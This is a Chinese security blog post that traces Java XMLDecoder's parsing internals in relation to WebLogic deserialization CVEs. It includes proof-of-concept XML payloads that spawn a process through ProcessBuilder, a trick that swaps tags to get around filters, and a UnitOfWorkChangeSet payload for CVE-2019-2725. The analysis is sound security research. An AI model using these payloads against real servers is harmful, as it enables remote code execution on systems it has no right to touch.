XMLDecoder解析流程分析

fnmsd / 2019-05-08 09:45:00 / 浏览数 6828 安全技术 WEB安全 顶(0) 踩(0)

前言

经过了Weblogic的几个XMLDecoder相关的CVE(CVE-2017-3506、CVE-2017-10352、CVE-2019-2725)，好好看了一下XMLDecoder的分析流程。

本文以jdk7版本的XMLDecoder进行分析,jdk6的XMLDecoder流程都写在了一个类里面（com.sun.beans.ObjectHandler）

此处只分析XMLDecoder的解析流程，具体Weblogic的漏洞请看其它几位师傅写的Paper。

WebLogic RCE(CVE-2019-2725)漏洞之旅-Badcode

Weblogic CVE-2019-2725 分析报告-廖新喜

不喜欢看代码的可以看官方关于XMLDecoder的文档：
Long Term Persistence of JavaBeans Components: XML Schema

XMLDecoder的几个关键类

XMLDecoder的整体解析过程是基于Java自带的SAX XML解析进行的。

以下所有类都在com.sun.beans.decoder包中

DocumentHandler

DocumentHandler继承自DefaultHandler，DefaultHandler是使用SAX进行XML解析的默认Handler，所以Weblogic在对XML对象进行validate的时候也使用了SAX，保

DefaultHandler实现了EntityResolver, DTDHandler, ContentHandler, ErrorHandler四个接口。

DocumentHandler主要改写了ContentHandler中的几个接口，毕竟主要是针对内容进行解析的，其它的保留默认就好。


ElementHandler及相关继承类

XMLDecoder对每种支持的标签都实现了一个继承与ElementHandler的类，具体可以在DocumentHandler的构造函数中看到：

```
public DocumentHandler() {
    this.setElementHandler("java", JavaElementHandler.class);
    this.setElementHandler("null", NullElementHandler.class);
    this.setElementHandler("array", ArrayElementHandler.class);
    this.setElementHandler("class", ClassElementHandler.class);
    this.setElementHandler("string", StringElementHandler.class);
    this.setElementHandler("object", ObjectElementHandler.class);
    this.setElementHandler("void", VoidElementHandler.class);
    this.setElementHandler("char", CharElementHandler.class);
    this.setElementHandler("byte", ByteElementHandler.class);
    this.setElementHandler("short", ShortElementHandler.class);
    this.setElementHandler("int", IntElementHandler.class);
    this.setElementHandler("long", LongElementHandler.class);
    this.setElementHandler("float", FloatElementHandler.class);
    this.setElementHandler("double", DoubleElementHandler.class);
    this.setElementHandler("boolean", BooleanElementHandler.class);
    this.setElementHandler("new", NewElementHandler.class);
    this.setElementHandler("var", VarElementHandler.class);
    this.setElementHandler("true", TrueElementHandler.class);
    this.setElementHandler("false", FalseElementHandler.class);
    this.setElementHandler("field", FieldElementHandler.class);
    this.setElementHandler("method", MethodElementHandler.class);
    this.setElementHandler("property", PropertyElementHandler.class);
}
```


所以XMLDecoder只能使用如上标签。

其中继承关系与函数重写关系如下（很大，可以看大图或者自己用idea生成再看）：




如上的继承关系也是object标签可以用void标签替代用的原因，后面详说。

ValueObject及其相关继承类

ValueObject是一个包装类接口，包裹了实际解析过程中产生的对象（包括null)

继承关系：



一般的对像由ValueObjectImpl进行包裹，而null\true\false（非boolean标签）则直接由自身Handler进行代表，实现相关接口。

XMLDecoder过程中的几个关键函数

DocumentHandler的XML解析相关函数的详细内容可以参考Java Sax的ContentHandler的文档。

ElementHandler相关函数可以参考ElementHandler的文档)。

DocumentHandler创建各个标签对应的ElementHandler并进行调用。

startElement

处理开始标签，包括属性的添加
DocumentHandler:。XML解析处理过程中参数包含命名空间URL、标签名、完整标签名、属性列表。根据完整标签名创建对应的ElementHandler并添加相关属性，继续调

ElementHandler: 除了array标签以外，都无操作。

endElement

结束标签处理函数
DocumentHandler: 调用对应ElementHandler的endElement函数，并将当前ElementHandler回溯到上一级的ElementHandler。

ElementHandler: 没看有重写的，都是调用抽象类ElementHandler的endElement函数，判断是否需要向parent写入参数和是否需要注册标签对象ID。

characters

DocumentHandler:
标签包裹的文本内容处理函数，比如处理`<string>java.lang.ProcessBuilder</string>`包裹的文本内容就会从这个函数走。函数中最终调用了对应ElementHandl

addCharacter

ElementHandler:
ElementHandler里的addCharacter只接受接种空白字符(空格\n\t\r)，其余的会抛异常，而StringElementHandler中则进行了重写，会记录完整的字符串值。

addAttribute

ElementHandler: 添加属性，每种标签支持的相应的属性，出现其余属性会报错。

getContextBean

ElementHandler:
获取操作对象，比如method标签在执行方法时，要从获取上级object/void/new标签Handler所创建的对象。该方法一般会触发上一级的getValueObject方法。

getValueObject

ElementHandler: 获取当前标签所产生的对象对应的ValueObject实例。具体实现需要看每个ElementHandler类。

isArgument

ElementHandler: 判断是否为上一级标签Handler的参数。

addArgument

ElementHandler: 为当前级标签Handler添加参数。

XMLDecoder相关的其它

两个成员变量，在类的实例化之前，通过对parent的调用进行增加参数。

parent

最外层标签的ElementHandler的parent为null，而后依次为上一级标签对应的ElementHandler。


owner

ElementHandler: 固定owner为所属DocumentHandler对象。

DocumentHandler: owner固定为所属XMLDecoder对象。

简易版解析流程图

PPT画的:-D
由于空间问题，省略DocumentHandler的endElement->ElementHandler的endElement调用。



跟着漏洞来波跟踪(Weblogic)

来一份简单的代码：

```
public static void main(String[] args) throws FileNotFoundException {
   String filename = "1.xml";
   XMLDecoder XD =new XMLDecoder(new FileInputStream(filename));
   Object o = XD.readObject();
   System.out.println(o);
}
```

Level1:什么过滤都没有

```
<java>
   <object class="java.lang.ProcessBuilder">
       <array class="java.lang.String" length="1">
           <void index="0">
               <string>calc</string>
           </void>
       </array>
       <void method="start"/>
   </object>
</java>
```

首先看下DocumentHandler的startElement:

```
public void startElement(String var1, String var2, String var3, Attributes var4) throws SAXException {
    ElementHandler var5 = this.handler;  var5 (slot_5): null

    try {
        this.handler = (ElementHandler)this.getElementHandler(var3).newInstance();  handler: null  var3
        this.handler.setOwner(this);
        this.handler.setParent(var5);
    } catch (Exception var10) {
        throw new SAXException(var10);
    }

    for(int var6 = 0; var6 < var4.getLength(); ++var6) {
        try {
            String var7 = var4.getQName(var6);
            String var8 = var4.getValue(var6);
            this.handler.addAttribute(var7, var8);
        } catch (RuntimeException var9) {
            this.handleException(var9);
        }
    }

    this.handler.startElement();
}
```


1. 创建对应Handler，设置owner与parent
2. 为Handler添加属性
3. 调用Handler的startElement

(后面DocumentHandler的部分忽略，直接从ElementHandler开始)
下面从object标签对应的ObjectElementHandler开始看：
进入obejct标签，object标签带有class属性，进入：

```
public final void addAttribute(String var1, String var2) {  var1: "class"  var2: "java.lang.ProcessBuilder"
    if (var1.equals("idref")) {  var1: "class"
        this.idref = var2;
    } else if (var1.equals("field")) {
        this.field = var2;
    } else if (var1.equals("index")) {
        this.index = Integer.valueOf(var2);
        this.addArgument(this.index);
    } else if (var1.equals("property")) {
        this.property = var2;
    } else if (var1.equals("method")) {
        this.method = var2;
    } else {
        super.addAttribute(var1, var2);
    }

}
```

可以看到判断的列表里没有class标签，会调用父类(NewElementHandler)的addAttribute方法。

```
public void addAttribute(String var1, String var2) {  var1: "class"  var2: "java.lang.ProcessBuilder"
    if (var1.equals("class")) {  var1: "class"
        this.type = this.getOwner().findClass(var2);  type: null  var2: "java.lang.ProcessBuilder"
    } else {
        super.addAttribute(var1, var2);
    }

}
```


给type赋值为java.lang.ProcessBuilder对应的Class对象。

中间创建array参数的部分略过，有兴趣的同学可以自己跟一下。

进入void标签，设置好method参数，由于继承关系，看上面那张addAttribute图就好。

退出void标签，进入elementHandler的endElement函数：

```
public void endElement() {
    ValueObject var1 = this.getValueObject();
    if (!var1.isVoid()) {
        if (this.id != null) {
            this.owner.setVariable(this.id, var1.getValue());
        }

        if (this.isArgument()) {
            if (this.parent != null) {
                this.parent.addArgument(var1.getValue());
            } else {
                this.owner.addObject(var1.getValue());
            }
        }
    }
}
```


由于继承关系，调用NewElementHandler的getValueObject函数：

```
protected final ValueObject getValueObject() {
    if (this.arguments != null) {
        try {
            this.value = this.getValueObject(this.type, this.arguments.toArray());
        } catch (Exception var5) {
            this.getOwner().handleException(var5);
        } finally {
            this.arguments = null;
        }
    }

    return this.value;
}
```


继续进入进入ObjectElementHandler的带参数getValueObject函数：

```
protected final ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {
    if (this.field != null) {
        return ValueObjectImpl.create(FieldElementHandler.getFieldValue(this.getContextBean(), this.field));  field: null
    } else if (this.idref != null) {
        return ValueObjectImpl.create(this.getVariable(this.idref));
    } else {
        Object var3 = this.getContextBean();
        String var4;
        if (this.index != null) {
            var4 = var2.length == 2 ? "set" : "get";
        } else if (this.property != null) {
            var4 = var2.length == 1 ? "set" : "get";
            if (0 < this.property.length()) {
                var4 = var4 + this.property.substring(0, 1).toUpperCase(Locale.ENGLISH) + this.property.substring(1);
            }
        } else {
            var4 = this.method != null && 0 < this.method.length() ? this.method : "new";
        }

        Expression var5 = new Expression(var3, var4, var2);
        return ValueObjectImpl.create(var5.getValue());
    }
}
```


此处的getContextBean会调用上一级也就是Object标签的getValueObject来获取操作对象。

略过中间步骤，再次进入ObjectElementHandler的getValueObject方法：

最终通过Expression创建了对象：

```
Expression var5 = new Expression(var3, var4, var2);  var3 (slot_3): "class java.lang.ProcessBuilder"  var4 (slot_4): "new"  var2: Object[1]
return ValueObjectImpl.create(var5.getValue());
```


(可以看出此处的Expression的首个参数是来自于上面getContextBean获取的Class对象，先记住，后面会用)

再次回到Void标签对应的getValueObject函数：
最终通过Expression调用了start函数：

```
Expression var5 = new Expression(var3, var4, var2);  var3 (slot_3): ProcessBuilder  var4 (slot_4): "start"  var2: Object[0]
return ValueObjectImpl.create(var5.getValue());
```



如果对继承关系感觉比较蒙的话，可以看下一节的继承关系图。

PS: 虽然ObjectElementHandler继承自NewElementHandler，但是其重写了getValueObject函数，两者是使用不同方法创建类的实例的。
再PS: 其实不加java标签也能用,但是没法包含多个对象了。

Level2:只过滤了object标签

把上面的object标签替换为void即可。

VoidElementHandler的继承关系：



可以看到只改写了isArgument,而在整个触发过程中并无影响，所以此处使用void标签与object标签完全没有区别。

Level3:过滤一堆

过滤了object/new/method标签，void标签只允许用index，array的class只能用byte，并限制了长度。

CNVD-2018-2725(CVE-2019-2725)最初的poc使用了UnitOfWorkChangeSet这个类，这个类的构造方法如下（从Badcode师傅的Paper里盗的图）：

```
public UnitOfWorkChangeSet(byte[] bytes) throws IOException, ClassNotFoundException {  bytes: {84, 19}
    ByteArrayInputStream byteIn = new ByteArrayInputStream(bytes);  bytes: {84, 19}
    ObjectInputStream objectIn = new ObjectInputStream(byteIn);
    this.allChangeSets = (IdentityHashtable)objectIn.readObject();
    this.deletedObjects = (IdentityHashtable)objectIn.readObject();
}
```


最初的poc主要利用`UnitOfWorkChangeSet`类在构造函数中，会将输入的byte数组的内容进行反序列化，所以说刚开始说是反序列化漏洞。

其实这个洞是利用了存在问题的类的构造函数，因为没法用调用method了，就取了这种比较折中的方法。（其实还是有部分方法可以调用的:-D）。

在做这个实验时需要导入weblogic 10.3.6的modules目录下com.oracle.toplink_1.1.0.0_11-1-1-6-0.jar文件。

```
<java>
   <class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string><void>
           <array class="byte" length="2">
               <void index="0">
                   <byte>-84</byte>
               </void>
               <void index="0">
                   <byte>-19</byte>
               </void>
           </array>
       </void>
   </class>
</java>
```

由于class标签继承了继承了string标签的`addCharacter`函数，导致其会将标签中包裹的空白字符(空格\r\n\t)也加入到classname中，导致找class失败，所以至少要将\<cl

PS： 其实这里不加string标签也没问题。

Level1中说到：

> Expression的首个参数是来自于上面getContextBean获取的Class对象

也就是说，如果能够找到替代上面object/void+class属性的方法令getContextBean可以获取到Class对象，也久可以调用构造函数进行对象的创建。

我们来看下此处调用的getContextBean的实现：

```
protected final Object getContextBean() {
    return this.type != null ? this.type : super.getContextBean();
}
```


Level1/2中由于Object(Void)设置了class属性，那么type是有值的，所以直接返回type。

而父类的getContextBean是调用parent的getValueObject函数，来获取上一级对象，所以此时我们令上一级获取到的对象为Class即可，所以此处使用了class标签令void的

因为void标签只允许使用index属性，所以此处无法使用method属性来调用具体函数，所以只能寄期望于构造方法，就有了上面利用UnitOfWorkChangeSet类的构造方法

同样可利用的类还有之前jackson rce用的FileSystemXmlApplicationContext类。

总结

XMLDecoder的流程还是蛮有意思的，具体各标签的功能、详细解析流程，还需要大家自己看一下。

顺便重要的事情说三遍：
一定要自己跟一下！
一定要自己跟一下！
一定要自己跟一下！

上一篇：YII框架全版本文件包含漏洞挖掘和分析 下一篇：混淆IDA F5的一个小技巧-x86
1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板